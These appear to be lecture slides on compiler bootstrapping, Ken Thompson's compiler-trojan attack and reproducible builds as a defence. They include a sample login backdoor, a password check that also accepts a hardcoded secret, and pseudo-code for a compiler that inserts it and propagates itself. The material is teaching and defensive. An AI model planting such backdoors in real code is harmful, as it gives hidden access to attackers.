


Compiler bootstrap



Does it produce the same binary?
Most probably not!

Compiler bootstrap



Compiler trojans

Now, think about something horrible...

Can we burry some trojan in a compiler?

Yes, we can

Ken Thompson played with it around 80's...

... very successfully!

Compiler trojans

UNIX login command

- Checks the password of the user logging in
- Basically,

```
strcmp(given_passwd, expected_passwd) == 0
```

- But the login source could contain a backdoor

```
strcmp(given_passwd, expected_passwd) == 0
```

```
|| strcmp(given_passwd, "mysupersecret") == 0
```

- But that's very visible in the source code...
- But we can burry this in the compiler!

Compiler trojans

Thompson's hacked compiler

- Basically, he added
if (code I am compiling looks like
 `"strcmp(given_passwd, expected_passwd) == 0"`)
 replace_it_with
 `"strcmp(given_passwd, expected_passwd) == 0
|| strcmp(given_passwd, "mysupersecret") == 0";`
- Then compiled login.c
- Got a login command that contains the backdoor
 - Even if login.c does not contain it!
- But still visible in the compiler source code...
- But we can burry this in the compiler!


Compiler trojans

Thompson's hacked compiler

- (Less) basically,
if (code I am compiling looks like
 `"strcmp(given_passwd, expected_passwd) == 0"`)
 replace_it_with
 `"strcmp(given_passwd, expected_passwd) == 0
|| strcmp(given_passwd, "mysupersecret") == 0";`
if (code I am compiling looks like a compiler)
 Add code above and this code;
- Then compiled the patched compiler
- Then used it to compile the unpatched compiler
- Then used *that* to compile login.c
- Backdoor is there, with no source code to show it!!!


Compiler trojans

- First step




Compiler trojans

- Second step



Compiler trojans

- Second step



Compiler bootstrap

How was the first C compiler written?

- In assembly language

Writing a compiler in its own language is the *self-hosting* step

Nowadays, language compilers initially start with a C implementation


- Sometimes they keep it around (e.g. ocaml),
 - Useful for bootstrapping the language on a new architecture
- Sometimes not (e.g. rust)
 - Another option is cross-compiling a compiler

Can we escape the compiler trust issue?

- We can't even trust the assembler...


Compiler bootstrap

- Stage0 bootstrap project:



Compiler bootstrap

- Another bootstrap approach:



Compiler bootstrap

And check that the result is bit-for-bit identical

- *Reproducible* builds


That requires a long-term effort to make builds independent of

- Date
- Timezone
- Build path
- File order on disk
- System language
- ...

